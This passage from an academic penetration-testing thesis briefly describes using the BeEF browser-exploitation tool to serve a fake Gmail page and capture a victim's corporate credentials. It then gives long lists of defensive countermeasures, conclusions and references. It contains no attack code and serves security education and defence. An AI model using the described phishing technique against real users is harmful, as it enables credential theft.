

Figure 6.9 Beef control page

After the explotation, Google Phishing attack command was selected and "`XSS Hook Url`" was set to real Gmail webpage and executed as given in Figure 6.10.



Figure 6.10 Google Phishing settings

Now, a mimic Gmail webpage which was the same as the original was sent to browser of the victim that inserted data was captured to Beef control panel "`Module Results History`" part. After a credential login was occurred, the Gmail logon credential of victim was appeared on the Beef control panel as shown in Figure 6.11.

Figure 6.11 Captured Google credential

As it can be seen in Figure 6.11, Gmail username with a corporate domain and the password of this e-mail was captured successfully by the help of browser exploitation tool named Beef. For security reasons, the revealed data was censored. Via this attack, many browser attacks like Social Engineering attacks can be performed very easily.

Although this attack was performed on a LAN, it was possible to realize the same attack on WAN after configuring the NAT server's port 3000 on the relevant router.

CHAPTER SEVEN
SECURITY SOLUTIONS OF ATTACKS

In this chapter, security solutions for the attacks types realized in the scope of this thesis and the tasks to be performed to protect the networks by the system administrators and IT specialists are given. In this thesis, 7 network attacks, 15 system attacks and 3 social engineering attacks were performed on corporate networks via penetration tests.

The main goal was to indicate the security solutions for these types of attacks. It should be remembered that the attacker wishes to find vulnerabilities and bugs on the networks and is waiting and trying possibilities at the moment. The security suggestions given in this chapter should be taken by the companies to protect their systems against malicious outsider and insider attackers. It should be noted that, when these precautions are not considered, then the network will be vulnerable for any types of attacks.

The main topics of the security solutions are;

a) DoS and DDoS attack security solutions
b) Exploit attack security solutions
c) General security solutions
d) Mobile platform security solutions
e) Password attack security solutions
f) Sniffing attack security solutions
g) Social Engineering attack security solutions
h) Web application attack security solutions
i) Webserver attack security solutions
j) Wireless attack security solutions

7.1 DoS and DDoS Attack Security Solutions

In this part, In order to protect the systems and networks against DoS and DDoS attacks on a corporate network the following countermeasures should be taken:

- Update operating systems and 3rd party software running in a system
- Locate a firewall and filter the incoming and outgoing connection
- Set routers for allowing only legitimate connections towards to the network
- Discard malicious packets at the routing level
- Block the malicious requests from a country if necessary and possible
- Block all inbound packets from reflection servers
- Limit the traffic from a malicious source like 1000 requests at a time
- Locate an IDS and IPS device for detecting this type of attacks
- Disable unnecessary services and uninstall unused application
- Analyze communication protocols and block them if they are unnecessary
- Drop malicious traffic at the firewall level
- Use load balancing infrastructures on critical webpages and web applications
- Increase bandwidth on critical connections
- Decrease TTL times of web servers
- Analyze firewall, router and IDS event logs for detecting attacks
- Use DoS and DDoS prevention services at ISP level
- Use web DoS and DDoS mitigation services if the attack is low enough
- Test the servers and networks against this type of attacks regularly

Although the countermeasures given above were realized, it should be considered that this attack may not be blocked because of its nature. Especially, DDoS attacks comes from so many places and distributed sources. If bandwidth of the attack comes from higher than the corporate network has, then probably the connection will be down towards to victim network side. DoS and DDoS attacks are amplified with the number of botnets. If the number and capacity of botnets are more than enough, almost all networks can be down after this attack. Therefore, this attack is really

dangerous and there is not a single and exact solution for protecting networks.

7.2 Exploit Attack Security Solutions

This kind of attack is dangerous because an attacker may exploit and manage the target system easily although all precautions are performed by the system administrator. Especially, there is no security solution for zero day attacks until official patch is published. The IT specialists of the systems must follow current news and products. The following countermeasures should be taken to protect the systems and networks against exploit attacks on a corporate network:

- Update operating systems, network devices and 3rd party software running in a system
- Upgrade end-of-life operating systems such as Windows XP or Microsoft Server 2003 to a new one like Windows 10
- Enable Windows firewall at every Windows computers
- Install an updated antivirus at every live host
- Enable Windows Defender and update regularly
- Educate IT team about this type of attack
- Locate an IDS and IPS device for detecting this type of attacks
- Do not allow all users to run scanning executable such as Nmap, Nessus on the corporate network
- Do not allow operator to run executable file at the computer
- Do not allow operator to connect flash disk or removable media to the systems
- Do not allow foreign users to connect your production and management network via switch device
- Do not allow foreign users to connect your network via wireless device, if necessary, connect them to VLAN which is different than corporate network
- Do not allow foreign users to access the computers physically
- Disable unnecessary services and uninstall unused application
- Disable critical ports such as 135, 137 and 445 at the systems
- Disable PING operation to the local computers

- Disable remote desktop connection and protocol at the systems
- Analyze IDS and computer event logs regularly
- Let operators use computer as an unprivileged account
- Use Google Chrome browser as corporate browser
- Scan vulnerabilities with automated scanners regularly
- Perform penetration test on the network periodically

These countermeasures may not end exploit attacks but at least the known vulnerabilities, bugs and risks can be eliminated for securing the corporate systems.

7.3 Common Security Solutions

In this section, common security solutions will be explained for securing the systems and networks. The listed countermeasures at section 7.1, 7.2 and the others located in Chapter 7 are valid for this part. Those precautions are not written again here. The following countermeasures had better be taken by system owners and administrators.

- Use antivirus software managed by a central location on the network
- Be careful for misconfiguration of device or software such as Cisco router or Xampp software
- Change default and easy passwords of network devices
- Update the firewall and routers to current firmware
- Do not locate so many switches and access points on the network
- Do not open unnecessary ports on routers over WAN
- Block 161 SNMP port if not used on the network
- Use SNMP v3 if it has to be used on the network
- Sniff network traffic for detecting irregularity on the network
- Allow users to logon computer with least privilege
- Protect network devices such as switch, router and access point from unauthorized access

- Protect computers and servers from unauthorized access
- Protect servers and important network devices in a system room under air-conditioning circumstances
- Locate system room in a cool, drought, dry and windowless environment
- Limit access to the system room
- Divide IP subnet of departments such as management, production
- Divide IP subnet of different infrastructure such as camera and data
- Do not allow users to connect the computers remotely via RDP over LAN
- Do not allow users to connect the computers remotely via RDP over WAN
- Allow users to connect the computers via secure VPN over WAN if necessary
- Do not allow users to run CD-ROM and DVD media and removable disk
- Use a data loss prevention software to inhibit data leakage from corporate company
- Analyze services, scheduled tasks and autorun programs regularly
- Configure RDP port to use it other than default 3389 port if used
- Configure camera port to use it other than default port
- Complicate the login password of cameras and network devices
- Create security policy and every worker must accept and obey this policy
- Create back up policy and perform it adamantly
- Perform disaster recovery scenarios periodically
- Educate the workers about information security basics and risks regularly
- Use secure protocols such as HTTPS, SFTP, POP3S, SSH instead of unsecure protocols like HTTP, FTP, POP3 and telnet over the network
- Encrypt the confidential data with secure algorithms such as RSA and AES
- Do not store password and critical data as clear text, they should be stored one way hashing algorithm like SHA1
- Configure the computers to show hidden files and known file extension
- Enable Volume Shadow Copy feature at the new Windows operating systems
- Configure a WSUS server to update computers centrally
- Configure the computers to update current patches via WSUS server
- Download drivers of the system and devices from trusted official

manufacturer website

- Do not execute a file unless you know what it does
- Analyze a file with online services like Virustotal website and malware analyzes webpages

7.4 Mobile Platform Security Solutions

Nearly every corporate companies give users mobile devices like smart phones, tablets and notebooks. Exploiting a mobile device belongs to a corporate company user can be easy but effective way for attackers that data leakage may be occurred when enough security and precautions are not taken. The following countermeasures should be taken by mobile platform owners and network administrators.

- Publish enterprise mobile security policy for smart phone, laptop and tablet used at the corporate networks
- Publish enterprise policy for using cloud services and social networks
- Use mobile platform security software on the devices
- Use Mobile Device Management (MDM) software in order to manage and monitor mobile devices belongs to corporate companies
- Update mobile operating systems and applications regularly
- Configure strong passcode for opening device screen
- Use encryption for opening device screen
- Do not jailbreak or root corporate mobile devices
- Install applications from trusted application stores
- Do not install application from unknown sources
- Do not give administrator privileges to any application
- Disable cloud services for corporate mobile devices
- Avoid auto upload photos and documents to social networks
- Wipe the data disposing of the device securely
- Do not access web services via public wireless networks
- Never connect Wi-Fi and Bluetooth synchronically

- Never connect unknown Bluetooth pairs
- Turn off Bluetooth unless it is necessary
- Turn off GPS unless it is necessary
- Use remote wipe services if mobile devices are lost or stolen
- Configure find my device option
- Use corporate mobile devices with SIM card lock
- Back up mobile devices regularly

7.5 Password Attack Security Solutions

Since performing a successful password attack may be the key of entering an enterprise account or owning administrator privileges. Password attacks may be the most productive attack for attackers. Sometimes exploiting a system or network can be harder, then trying password attack may result gaining an access to the corporate company network. Human nature will tend people to use easy, weak, recollective, most used and same passwords for different web services. Automated password attack tools like Cain and Abel can easily perform Brute Force and Dictionary attack. If a chosen password is an element of wordlist, then the time for cracking this takes little time.

The following topics must be followed by corporate users for generating a complex and secure password. These recommendations will protect the companies and users from being hacked.

- Password must contain at least 8 characters
- Password must contain lowercase letter, uppercase letter, number and special characters such as (, “, ^, +,| , &, /, (, $,], %, ‘
- Password must not be chosen from most used and weak passwords such as qwerty, 12345 and password
- Password must not contain personal info like name, city, birthday date or supported team
- Password must not contain famous artist, brand, team, animal name and

username

- Password must not be chosen that locate in a dictionary

The following password countermeasures are better to be taken by system administrators for securing the systems and corporate user's accounts.

- Publish enterprise password policy on the network and force everyone to adapt this policy
- Change all factory-set default passwords
- Allow users to securely record and store
- Allow users to reset passwords easily
- Do not allow password sharing
- Lock out accounts when sequential wrong trying occurs
- Do not use same password on different services
- Don't store passwords as plain text
- Do not store passwords at the cloud services
- Store passwords in a hashed format
- Blacklist the most common and weak passwords for not to be used
- Change the passwords periodically
- Use 2 step authentication like password and SMS or password and random number that are produce by a special equipment
- Do not save passwords and close automatic password filling option on browsers and untrusted mobile application

7.6 Sniffing Attack Security Solutions

Sniffing attack is dangerous and hazardous because so many critical corporate information flows on the unencrypted protocols can be listened via sniffing across the corporate network. When a malicious attacker performs active and passive sniffing, probably the worker of the company is not aware of this attack then credentials and the other important information will be captured by attacker easily. The following countermeasures should be taken by system administrators on a

corporate network.

- Limit the physical access to the computers
- Do not allow packet sniffers on the network
- Use IPS and IDS device for detecting this type of attack
- Use ARP spoofing detection software for detecting this type of attack
- Configure dynamic ARP inspection on Cisco switches
- Configure port security on Cisco switches on the purpose of configuring MAC limit on switch's edge port
- Use encryption to protect confidential corporate information
- Use VPN and IPSEC instead of remote desktop protocol
- Use secure protocols as HTTPS and SFTP instead of unsecure protocols like HTTP and FTP
- Use switch instead of hubs on the network
- Add MAC address of the gateway to the ARP cache of devices statically
- Use static IP address in LAN networks and static ARP tables on network devices to prevent attackers
- Turn off network identification broadcasts
- Determine the NIC's which runs in promiscuous mode
- Use IPv6 instead of IPv4 protocol
- Encrypt the wireless traffic with strong encryption protocol such as WPA and WPA2
- Analyze packet traffic flows across the corporate network by Wireshark regularly

7.7 Social Engineering Attack Security Solutions

Social Engineering attack is a sneaky type of attack that human nature of trust and human emotions may permit the attacker. It is the art of convincing people to reveal confidential information. This type of attack is easy to perform but tough to inhibit because there is not a machine or firewall device to terminate this attack types. In

general, the target group of Social Engineering attack includes IT staff including technical support operator and system administrators and nowadays everyone. Social Engineering attack attempts are difficult to detect. There is no software and hardware methods to provide complete security from Social Engineering attacks.

The following countermeasures are not the exact solutions of Social Engineering attack but they are better to be taken for minimizing risks on the corporate network.

- Publish enterprise security policy and sign a statement acknowledging that they understand the policy
- Publish enterprise physical security policy that attacker cannot perform tailgating, piggybacking and dumpster diving attack
- Be careful for insider attackers and disgruntled worker
- Educate the workers about current Social Engineering attacks
- Train the employees to raise awareness on Social Engineering
- Keep sensitive information secure and reached by only authorized users
- Use mail gateway products to minimize Phishing attacks
- Use updated antivirus software to detect downloaded malware
- Do not open e-mails from unknown and malicious sender
- Do not open Phishing e-mails that force you to click a link or fill up a form with your confidential information such as account number or password
- Do not open shortened links like bit.ly or goo.gl at the e-mail
- Do not open e-mails attached with VBS, BAT, PIF and EXE file extension
- Open e-mails attached with DOC, PDF, XLS and RAR file extension after analyzing the attached file and sure that it is clean
- Do not reply missing calls and SMS via mobile device
- Do not give any personal password or information via e-mail or phone to someone
- Do not trust anyone to take action like sending money or getting credit
- Suspect and verify all the requests for personal data
- Be sure that you give personal information to the HTTPS webpages not HTTP

or webpage contains only IP address like `10.x.x.x/16`

- Ensure that you give personal information to a webpage which has SSL or TLS certificates from trusted authorities
- Use two-way authentication for online services and social networks such as Gmail and Facebook
- Do not use banking transactions with public internet
- Enter the preferred webpage address manually

7.8 Web Application Attack Security Solutions

Web applications are programs which run on the web browsers and act as the interface between users and web servers through web pages. The missions of web applications are retrieve data from a database through a graphical user interface over the internet. Web applications allow users to communicate with servers using server side scripts via dynamic web pages. Because of this property, exploitation of web application vulnerabilities may result critical data leakage or important consequences. In Chapter 5.13, an SQL injection attack was performed as web application attack. The other web application attacks are XSS attack, CSRF attack and Command Injection attack.

The following countermeasures are important and advised to be taken for protecting from web application attacks on corporate networks.

- Use web application firewall also known as WAF to block the execution of malicious script and SQL injection characters
- Reject requests which includes binary data, escape sequences and comment characters in the URL
- Monitor database for detecting suspicious behavior
- Limit and validate user input field
- Disable dangerous SQL command like "`xp_cmdshell`"
- Isolate database server and web server
- Run database service with least privileged account

- Encode input and output and filter meta characters in the input
- Validate form and hidden fields against
- Do not allow browsers or websites to save your login details
- Logoff immediately after using a web application and clear the cache
- Do not submit session data in GET or POST requests
- Escape dangerous characters to block Command Injection attack
- Test and analyze the vulnerabilities of the used web applications on the corporate networks with automated web application vulnerability scanner

7.9 Webserver Attack Security Solutions

Webservers are used to host corporate websites, intranet and data. Compromising of the webserver will trigger serious results for the corporate company. Attackers usually target software and hardware vulnerabilities and configuration errors on the webservers.

The following countermeasures must be taken for protecting webserver on corporate networks. Security risks of webserver should be minimized in order to preserve the company data from being compromised.

- Meet password strictness of the webserver explained at section 6.5 in this thesis
- Place webservers in isolated area called DMZ that it should be impossible to leak to company network if a webserver may be exploited in DMZ
- Scan for existing vulnerabilities, patch and update the server software and hardware regularly
- Test the service packs and hotfixes on the server other than a live production environment
- Use dedicated machines as webservers
- Do not install the IIS server or Apache service on a domain controller or database machine
- Do not allow anyone to logon locally to the webserver except administrator

- Disable unused default user accounts like guest
- Run processes using least privileged accounts
- Monitor and filter the incoming traffic request
- Disable remote desktop connection to the webserver
- Enable auditing of webserver and protect the logs from unauthorized access
- Be careful for NTFS permission of files and folders on the webserver
- Disable listing of webserver directories
- Remove ISAPI filters if not used
- Disable WebDAV if not used by the application
- Place webserver machine in a secure room

7.10 Wireless Attack Security Solutions

Nowadays, wireless technology is increasing rapidly. The installation is so easy and anyone can connect the wireless network through the borders where it can be difficult to install cable at the production environment on the corporate network. Other reason, the wireless devices are so cheap to install when compared with other devices. Despite those, the security risks are huge and security of wireless networks does not meet requirements. So, public and free wireless networks such as the networks at airports and coffee shops are the targets of attackers. Attacker may perform wireless attacks such as rogue access points attack, cracking wireless keys and PSK cracking attacks.

The following countermeasures are the precautions that must be taken by system administrator of enterprise networks. The attacks will be performed via wireless therefore the system administrators should be very careful and should be suspicious about wireless infrastructure on the corporate company.

- Meet password requirements explained at section 6.5 when obtaining Pre Shared Key (PSK) of WPA and WPA2
- Do not use Open and WEP encryption, choose WPA or WPA2 for security protocol

- Prefer WPA2 Enterprise with Radius authentication server in an enterprise networks
- Change default SSID after setting WLAN network
- Do not use company name, network name or guessable text in password
- Disable SSID broadcast of WLAN
- Set the access point password and enable firewall at the device
- Disable login to the access point over WAN
- Enable MAC based filtration on the access point
- Change WLAN password regularly
- Encrypt the wireless traffic like IPSEC over wireless
- Analyze the MAC address of the connected user to the access point
- Analyze the network traffic that there should not be rogue access point at the network
- Block and physically throw rogue access point from the network
- Disable wireless networks when not required, if possible
- Use wireless IDS and IPS for detecting and preventing intrusions on the wireless network
- Update wireless access point and be sure that it has the last firmware
- Place wireless access points in a secured location
- Keep the Bluetooth device in hidden mode and in the disabled condition and enable it only when needed
- Disable Wi-Fi Protected Setup (WPS) option of the router

CHAPTER EIGHT
CONCLUSION

8.1 Conclusion

Nowadays, information security is the most important issue and one of the biggest problem for corporate companies. The employees of the companies are also a part of the security chain. A corporate company must have security posture. The security policies and procedures should be set and supported by the management. It is obviously clear that if a corporate company has critical information, projects and documents, then the attacker has interest to exploit the company. It should not been forgotten that the corporate companies are usual target of malicious people.

Many penetration tests as attacks were performed within the scope of this thesis. In this thesis, totally 25 attacks were executed on the fourteen corporate networks. These attacks are categorized to network attacks, system attacks and social engineering attacks in the thesis. The attacks were performed at the real networks and live systems. After successful penetration tests, the system administrator and network supervisor of the analyzed system were told that there was a vulnerability on their networks. As attacker platform, Kali and Backtrack operating systems and specific tools were used generally. End-of-life operating systems like Windows XP, Windows Server 2003 and current operating systems like Windows 7, Windows 8, Windows 10, Windows Server 2008 R2 and Windows 2012 devices were penetrated at the tests.

The results of penetration tests were so interesting and hazardous. The exploitation of the computers, information disclosure, database disclosure of a webpage, successful sniffing of networks, camera hacking of production area, capturing Windows credentials and social media platform passwords were some of the important findings of the attacks. Interestingly enough, database tables and data of a known webpage were completely open to the public access at one of the webpage in a university. The other discovery that should not be happened was to give one of the most-used password to the password of SQL database administrator

user which may manage the production field. It was seen that, there were still many computers with the end-of-life operating systems such as Windows XP and Windows Server 2003 on the corporate networks.

In this thesis, the other goal was to define the security solutions of penetration tests on the corporate networks. It is obvious that, many networks have serious vulnerabilities. The basic and fundamental security solutions must be taken by the corporates networks. As given in chapter 7, an information security policy should be published and everyone including workers and visitors should adapt to this policy. If the essential precautions like using updated firewall, updated antivirus, computers with new operating systems, complex password on the services, encrypted communication and secure protocols are taken by the company, then the risks may not completely eliminated but will be minimize. There should be reasonable suspicion about company workers and the others that many attacks are performed by insiders and disgruntled employee. Besides, the wireless network may be an attack vector for attackers that the security of wireless network should be considered as high risky topic.

After the security analysis, it was seen that penetrating a system was easy to perform if that system had vulnerabilities. So, the systems and web applications should be scanned for current vulnerabilities with automated tools like Nessus or Acunetix. Every device and software must be up to date on the company. Every security log of device and computer should be analyzed very carefully.

8.2 Recommendations

Security precautions are a necessity for corporate companies. In this thesis, many types of attacks were performed via penetration tests. But many attack vectors like “web application attack except SQL injection”, “session hijacking attack” and “mobile platform hacking” were not used at the tests. It should not be forgotten that attacker will explore, monitor the systems and analyze the vulnerabilities of networks with patience. There is not a complete solution for the attacks with one touch. This is

a live and developing process, therefore the security administrators have to be ready and prepared for new types of attacks by following current attacks. The following recommendations are for employee, senior management and system administrators of the company. For a secure network, not only system administrator but also everyone has to work for this objective.

The following recommendations should be taken into consideration by employees:

- Obey company information security policy
- Obey password policy
- Keep confidential data safely
- Be careful for the security of company mobile device
- Be careful for social engineering attack
- Be aware of new attack vectors
- Be careful for e-mail attachments
- Inform IT staff when a suspicious event occurs

In addition to these recommendations, senior management of the company should consider the recommendations given below:

- Plan a budget for information security infrastructure and devices
- Plan the audit of IT staff
- Plan the certification of information security like ISO/IEC 27001:2013
- Organize information security trainings regularly
- Organize IT staff trainings regularly
- Take penetration test service at least once a year

The system administrators should consider the following with the previously given recommendations:

- Publish and force information security policy

- Secure the company assets and data also as physically
- Educate the employees regularly about information security
- Set up secure and effective IT infrastructure at the company
- Be prepare for the information security certification
- Educate yourself about new attacks and attack vectors
- Follow the technology and security products closely
- Apply the security solutions on the company network explained in Chapter 7

8.3 Future Works

Within the scope of this thesis, penetration tests and security solutions for corporate networks were performed. In this context for future works, penetration test of many large networks such as a university network, military networks, hospital networks and transportation networks like civil aviation are possible.

There are many security topics to study on as new topics for future works. They are in general;

- Network and system security
- Wireless security
- Cloud security
- Mobile platform security
- Critical systems security (SCADA, PLC, ICS)

The other future works may be malware analysis and creating Zero-Day vulnerability for the critical systems. Specifically, developing an exploit and implementing the security for critical systems such as SCADA in a production area or health services in a hospital can be the projects that there is possibility to be occurred in real life, therefore these subjects are worth to work on.

REFERENCES

Abad, C. L., & Bonilla, R. I. (2007). An analysis on the schemes for detecting and preventing ARP cache poisoning attacks. *IEEE International Conference on Distributed Computing Systems,* 60–7.

Acharya, S., & Pandya, V. (2012). Bridge between black box and white box - gray box testing technique. *International Journal of Electronics and Computer Science Engineering (IJECSE) ISSN, 2*, 175-184.

Acunetix web vulnerability scanner, (2015). Retrieved November 26, 2015, from https://www.acunetix.com/vulnerability-scanner

Aircrack-ng, (2015). Retrieved November 27, 2015, from http://www.aircrack-ng.org/

Airodump-ng, (2015). Retrieved November 26, 2015, from http://www.aircrack-ng.org/doku.php?id=airodump-ng

Armitage, (2015). Retrieved November 27, 2015, from http://www.fastandeasyhacking.com/manual

ARP Spoofing, (2016). Retrieved April 30, 2016, from https://en.wikipedia.org/wiki/ARP_spoofing#/media/File:ARP_Spoofing.svg

BackTrack Penetration Testing, (2012). Retrieved May 07, 2016, from http://discl.cs.ttu.edu/cybersecurity/doku.php?id=backtrack_operating_system

Beaver, K. (2013). *Top 5 common network security vulnerabilities that are often overlooked*. Retrieved April 16, 2016, from http://www.acunetix.com/blog/articles/the-top-5-network-security-vulnerabilities/

BeEF, (2015). Retrieved November 28, 2015, from http://beefproject.com/

Bisson, D. (2015). *5 Social engineering attacks to watch out for*. Retrieved April 17, 2016, from http://www.tripwire.com/state-of-security/security-awareness/5-social-engineering-attacks-to-watch-out-for/

Boston University, (2016). *How to choose a strong password*. Retrieved April 16, 2016, from http://www.bu.edu/infosec/howtos/how-to-choose-a-password/

Brute Forcing Passwords with Ncrack, Hydra and Medusa, (2012). Retrieved May 7, 2016, from https://hackertarget.com/brute-forcing-passwords-with-ncrack-hydra-and-medusa

CIA triad, (2014). Retrieved October 27, 2015, from http://whatis.techtarget.com/definition/Confidentiality-integrity-and-availability-CIA

Cain and Abel, (2010). Retrieved November 29, 2015, from http://www.oxid.it/cain.html

Callegati, F., Cerroni, W., & Ramilla, M. (2009). Man-in-the-Middle attack to the HTTPS protocol. *Security & Privacy, IEEE 7*, 78–81.

Cowan, C., Wagle, P., Pu, C., Beattie, S., & Walpole, J. (1999). Buffer overflows: attacks and defenses for the vulnerability of the decade. *DARPA Information Survivability Conference and Exposition 2000 Proceedings.*

CVE, (2016). Retrieved April 27, 2016, from https://cve.mitre.org/about/index.html

Driftnet, (2013). Retrieved May 8, 2016, from https://github.com/deiv/driftnet

Ettercap, (2016). Retrieved May 8, 2016, from https://ettercap.github.io/ettercap/index.html

Ganani, M. (2015). *Analysis of the Havij SQL Injection tool*. Retrieved May 8, 2016, from http://blog.checkpoint.com/2015/05/14/analysis-havij-sql-injection-tool/

Gligor, V. D. (1984). A note on Denial-of-Service in operating systems. *IEEE Transactions Software Engineering, 10, 3,* 320–324.

Graves, K. (2010). *Certified ethical hacker study guide* (1st ed.). Indianapolis, IN, USA: Wiley Publishing.

Hantzis, F. (2016). *Ncrack reference guide*. Retrieved May 7, 2016, from https://nmap.org/ncrack/man.html

Henderson, A. (2016). *CIA triad*. Retrieved June 13, 2016, from http://panmore.com/the-cia-triad-confidentiality-integrity-availability

Hping3, (2015). Retrieved November 30, 2015, from http://www.hping.org/hping3.html

Hydra, (2016). Retrieved May 7, 2016, from http://sectools.org/tag/pass-audit/

Jagatic, T., Johnson, N., Jakobsson, M., & Menczer, F. (2005). *Social phishing*. Retrieved May 3, 2016, from http://webpages.uncc.edu/richter/classes/2007/6010/readings/phishing-preprint.pdf

Jovanovic, N., Kirda, E., & Kruegel, C. (2006). Preventing Cross Site Request Forgery attacks. *In Securecomm and Workshops, 1–10. IEEE,* 2006.

Kalman, G. (2014). *10 most common web security vulnerabilities*. Retrieved April 20, 2016, from https://www.toptal.com/security/10-most-common-web-security-vulnerabilities

Kennedy, D. (2014). *The social-engineer toolkit*. Retrieved May 15, 2016, from https://github.com/trustedsec/social-engineer-toolkit/

Kindy, D., & Pathan, A. (2011). A survey on SQL injection: Vulnerabilities, attacks, and prevention techniques. In *Proceedings of 15th IEEE Symposium on Consumer Electronics (IEEE ISCE 2011)*, Singapore.

Kirda, E., Kruegel, C., Vigna, G., & Jovanovic, N. (2006). Noxes:A client-side solution for mitigating Cross-Site Scripting attacks. *In The 21st ACM Symposium on Applied Computing*.

Kumar, A. (2014). *Zero Day Exploit*. Retrieved April 17, 2016, from http://papers.ssrn.com/sol3/papers.cfm?abstract_id=2378317

Kun, J. (2016). *Medusa parallel network login auditor*. Retrieved May 7, 2016, from http://foofus.net/goons/jmk/medusa/medusa.html

Man in the middle attack, (2015). Retrieved November 20, 2015, from https://www.owasp.org/index.php/Man-in-the-middle_attack

MITM attack, (2016). Retrieved May 02, 2016, from https://tails.boum.org/doc/about/warning/index.en.html

Martin, S., & Tokutomi, M. (2012). *Password cracking*. Retrieved April 21, 2016, from http://www.cs.arizona.edu/~collberg/Teaching/466-566/2012/Resources/presentations/2012/topic7-final/report.pdf

McCumber, J. (1991). Information systems security: A comprehensive model. *14th National Computer Security Conference. National Institute of Standards and Technology, 4011,* 2-3.

Metasploit, (2016). Retrieved May 10, 2016, from https://help.rapid7.com/metasploit/index.html

Meterpreter, (2015). Retrieved November 30, 2015, from https://www.offensive-security.com/metasploit-unleashed/payload-types/

Mimikatz, (2016). Retrieved May 10, 2016, from https://github.com/gentilkiwi/mimikatz

Miranda, (2008). Retrieved May 15, 2016, from http://www.securiteam.com/tools/6N0012KN5Q.html

MS08-067, (2008). Retrieved November 14, 2015, from https://technet.microsoft.com/en-us/library/security/ms08-067.aspx

MS09-001, (2009). Retrieved November 15, 2015, from https://technet.microsoft.com/en-us/library/security/ms09-001.aspx

MS10-018, (2010). Retrieved November 16, 2015, from https://technet.microsoft.com/en-us/library/security/ms10-018.aspx

MS12-020, (2012). Retrieved November 16, 2015, from https://technet.microsoft.com/en-us/library/security/ms12-020.aspx

MS15-034, (2015). Retrieved November 16, 2015, from https://technet.microsoft.com/en-us/library/security/ms15-034.aspx

Morgan, B. (2006). *Wireless security attacks and defenses*. Retrieved November 24, 2015, from http://windowsecurity.com/whitepapers/Wireless_Security/Wireless-Security-Attacks-Defenses.html

Mushi, M. J. (2016). *The impact of active network devices mis-configuration in network security*. Retrieved April 17, 2016, from http://www4.ncsu.edu/~mjmushi/assets/Research%20design_06_28_13.pdf

Muttik, I. (2004). *Detecting malicious software by analyzing patterns of system calls generated during emulation*. US Patent 6,775,780.

Needham, R. M. (1994). Denial of Service: An example. *Communication ACM 37, 11,* 42–46.

Netcat, (2015). Retrieved November 30, 2015, from http://nc110.sourceforge.net/

Netstat, (2016). Retrieved May 15, 2016, from http://www.tldp.org/LDP/nag2/x-087-2-iface.netstat.html

Nessus, (2016). Retrieved May 15, 2016, from http://www.tenable.com/products

